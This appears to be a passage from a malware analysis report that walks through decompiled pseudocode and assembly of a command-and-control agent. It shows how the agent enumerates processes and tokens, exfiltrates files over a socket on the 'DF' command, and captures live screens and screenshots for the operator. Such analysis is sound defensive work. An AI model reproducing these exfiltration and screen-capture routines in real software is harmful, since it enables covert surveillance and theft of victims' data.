


```
  while ( 1 )
  {
    while ( 1 )
    {
      Sleep(2000u);
      v458 = recv(sock, buf, 4096, 0);
      if ( !v458 || v458 == -1 )
      {
        system("cls");
        closesocket(sock);
        WSACleanup();
        v4 = 0;
        goto LABEL_349;
```




```
LABEL_349:
        std::string::~string(v270);
        if ( v4 != 1 )
          goto LABEL_2;
        goto LABEL_7;
      }
      pe.dwSize = 304;
      hSnapshot = CreateToolhelp32Snapshot(2u, 0);
      v113 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, " [+] PROCCESSES CAPTURED");
```

And after jumping to the label it enumerates and captures a list of processes.



```
mov     eax, 130h
mov     [rbp+2100h+pe.dwSize], eax
mov     edx, 0          ; th32ProcessID
mov     ecx, 2          ; dwFlags
;   try {
call    CreateToolhelp32Snapshot
mov     [rbp+2100h+hSnapshot], rax
lea     rdx, aProccessesCapt ; " [+] PROCCESSES CAPTURED"
mov     rcx, cs:_refptr__ZSt4cout ; std::ostream *
call    std::operator<<<std::char_traits<char>>
mov     rdx, cs:_refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_
mov     rcx, rax
call    std::ostream::operator<<
lea     rdx, [rbp+2100h+pe] ; lppe
mov     rax, [rbp+2100h+hSnapshot]
mov     rcx, rax        ; hSnapshot
call    Process32First
cmp     eax, 1
setz    al
test    al, al
jz      loc_4064A7
```




```
OpenProcessToken(v417, 0xF01FFu, &v227);
if ( !GetTokenInformation(v227, TokenUser, 0i64, 0, &v226) )
  GetLastError();
v416 = GlobalAlloc(0x40u, v226);
if ( !GetTokenInformation(v227, TokenUser, v416, v226, &v226) )
  GetLastError();
cchName = 567;
cchReferencedDomainName = 789;
if ( LookupAccountSidA(0i64, *v416, Name, &cchName, pExecInfo, &cchReferencedDomainName, &peUse)
  || GetLastError() == 1332 )
{
  szExeFile = pe.szExeFile;
```

After capturing the list of processes, it uses Process32First & Process32Next to enumerate all the processes, once it is done it opens the processes, reads the token using **GetTokenInformation** retrieves the **TokenUser** which returns the user associated with the token or **SID**.

The same **SID** which is returned in **v416** is used to look up the domain name of the **SID** returned. Once all the domain names of the **SIDs** are retrieved using LookUpAccountSidA API, it sends a message **STOP** indicating the process enumeration has been completed. Once it identifies that the processes are not running as elevated it sends a message “**PRIVELEDGE REQUIRED....REQUEST ELEVATION**’ to the operator.


Similarly, just like the previous section, we peeked into GitHub repositories and found code sample is typically a generic copy-paste from this repository by tbhaxor.

Download Files




```
  if ( v10 )
  {
    std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "DOWNLOAD ACTIVATED");
    Download();                                   // Possible exfiltration
  }
```

Once the operator drops the command ‘**DF**’ the agent jumps to a function named Download() which basically downloads files from the infected machine to the operator’s machine.




```
if ( v2 )
{
  v3 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "    FILES NOT FOUND");
  refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v3);
  std::allocator<char>::allocator(&v36);
  std::string::string(v28, "    FILES NOT FOUND", &v36);
  std::allocator<char>::~allocator(&v36);
  v4 = std::string::length(v28) + 1;
  v5 = std::string::c_str(v28);
  send(sock, v5, v4, 0);
  std::string::~string(v28);
}
```

In case, the file which is to be exfiltrated is not found, the message FILES NOT FOUND is sent via sock function to the operator.



```
  dirp = opendir(".");
  std::string::string(v26);
  v54 = 0;
  if ( dirp )
  {
    while ( 1 )
    {
      v51 = readdir(dirp);
      if ( !v51 )
        break;
      if ( std::operator==<char,std::char_traits<char>,std::allocator<char>>(v27, v51->d_name) )
      {
        v11 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "   FILES FOUND");
        refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v11);
        v12 = std::string::length(v27) + 1;
        v13 = std::string::c_str(v27);
        send(sock, v13, v12, 0);
        v54 = 1;
        break;
      }
    }
    closedir(dirp);
```


And, during the enumeration of files it uses the opendir function to open the directory and read it using readdir, and then once the directory is read and files are found, it sends **FILES FOUND** message to the operator.



```
    }
    closedir(dirp);
  }
  if ( v54 )
  {
    v14 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "   SENDING FILES NOW.......");
    refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v14);
    std::basic_ifstream<char,std::char_traits<char>>::basic_ifstream(v22);
    v15 = std::string::c_str(v27);
    std::basic_ifstream<char,std::char_traits<char>>::open(v22, v15, 8i64);
    std::string::string(v25);
    std::getline<char,std::char_traits<char>,std::allocator<char>>(v22, v25);
    Sleep(20000u);
    v16 = std::string::length(v25) + 1;
    v17 = std::string::c_str(v25);
    send(sock, v17, v16, 0);
    v18 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "   FILES DOWNLOADED SUCCESSFULLY");
    refptr__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_(v18);
    std::allocator<char>::allocator(&v50);
    std::string::string(v24, "   FILES DOWNLOADED SUCCESSFULLY", &v50);
```


Once the reading is done, it closes the directory using closedir and then forwards to send the files with a message prompt **SENDING FILES NOW**, and then the files are downloaded successfully, during saving the files and sending them over the c2, a new file with .txt extension is created and data is being exfiltrated.

Live Session




```
    if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v286, "LIV&S") )
    {
      v22 = v458;
      std::allocator<char>::allocator(&v291);
      v18 = 1;
      std::string::string(v290, buf, &v291);
      v19 = 1;
      std::string::string(v289, v290, 0i64, v22);
      v20 = 1;
      if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v289, "liv&s") )
        v23 = 0;
```

Once the operator uses the command LIV&S, the agent is capable of setting up a live session using VNC inside the target machine.



```
        Gdiplus::GdiplusStartupInput::GdiplusStartupInput(v264, 0i64, 0, 0);
        GdiplusStartup(&v263, v264, 0i64);
        SystemMetrics = GetSystemMetrics(0);
        cy = GetSystemMetrics(1);
        h = CreateCompatibleBitmap(hdc, SystemMetrics, cy);
        SelectObject(hDC, h);
        *&pci.cbSize = 24i64;
        pci.hCursor = 0i64;
        pci.ptScreenPos = 0i64;
        GetCursorInfo(&pci);
        if ( pci.flags == 1 )
        {
          DesktopWindow = GetDesktopWindow();
          GetWindowRect(DesktopWindow, &Rect);
          GetCursorPos(&Point);
          GetWindowRect(DesktopWindow, &v260);
          *&pExecInfo[0].dwSize = 32i64;
          *&pExecInfo[0].th32ProcessID = 0i64;
          pExecInfo[0].th32DefaultHeapID = 0i64;
          *&pExecInfo[0].th32ModuleID = 0i64;
          GetIconInfo(pci.hCursor, pExecInfo);
          x = Point.x;
          y = Point.y;
          BitBlt(hDC, 0, 0, SystemMetrics, cy, hdc, 0, 2, 0xCC0020u);
          DrawIcon(hDC, Point.x, Point.y, pci.hCursor);
        }
```

At the very beginning, it sets up the GDI graphics library, creates a bitmap object, selects it into a DC, and retrieves information about the cursor using APIs like CreateCompatibleDC, GetCursorInfo & CreateCompatibleBitmap.



`flags`

Type: **DWORD**

The cursor state. This parameter can be one of the following values.


Value	Meaning
0	The cursor is hidden.
CURSOR_SHOWING 0x00000001	The cursor is showing.
CURSOR_SUPPRESSED 0x00000002	**Windows 8**: The cursor is suppressed. This flag indicates that the system is not drawing the cursor because the user is providing input through touch or pen instead of the mouse.

Then, once the cursor info is retrieved from the CURSORINFO structure, where the value of the PCI flag is 1, it performs actions like capturing a screenshot of the desktop which includes the current position of the cursor, then the bitmap is captured. APIs such as GetDesktopWindow, BitBlt & GetCursorPos perform these actions.



```
GetEncoderClsid(L"image/png", &v261);
v25 = Gdiplus::GdiplusBase::operator new(0x18, v24);
Gdiplus::Bitmap::Bitmap(v25, h, 0i64);
v447 = v25;
Gdiplus::Image::Save(v25, L"graph.png", &v261, 0i64);
GdiplusShutdown(v263);
DeleteObject(h);
DeleteObject(hDC);
ReleaseDC(0i64, hdc);
```

After the bitmap is captured, the GetEncoderClsid & Gdiplus::Image:: method encodes the bitmap image into the PNG format and saves it to a file graph.png, once the file is saved it deletes the object and using ReleaseDC it releases the handle to the previous device context.




```
v30 = Buffer;
v31 = std::operator<<<std::char_traits<char>>(refptr__ZSt4cout, "sent");
std::operator<<<std::char_traits<char>>(v31, v30);
fclose(Stream);
remove("graph.png");
```

Once the image is exfiltrated using send function, the file is removed from the system.


This entire code is wrapped up with a do..while loop for continuous stream generation for the operator to view a live session of the target.

SCREENSHOT




```
    v45 = 1;
    if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v304, "S&S") )
    {
      v44 = v458;
      std::allocator<char>::allocator(&v309);
      v40 = 1;
      std::string::string(v308, buf, &v309);
      v41 = 1;
      std::string::string(v307, v308, 0i64, v44);
      v42 = 1;
      if ( !std::operator==<char,std::char_traits<char>,std::allocator<char>>(v307, "s&s") )
        v45 = 0;
    }
```

Once the operator sends the command S&S, the agent is prompted to send the screenshot to the operator, the code is exactly the same compared to LIVE VNC Session instead, there is no do..while loop for the continuous generation of stream, because in this case, the screenshot would not require that functionality.

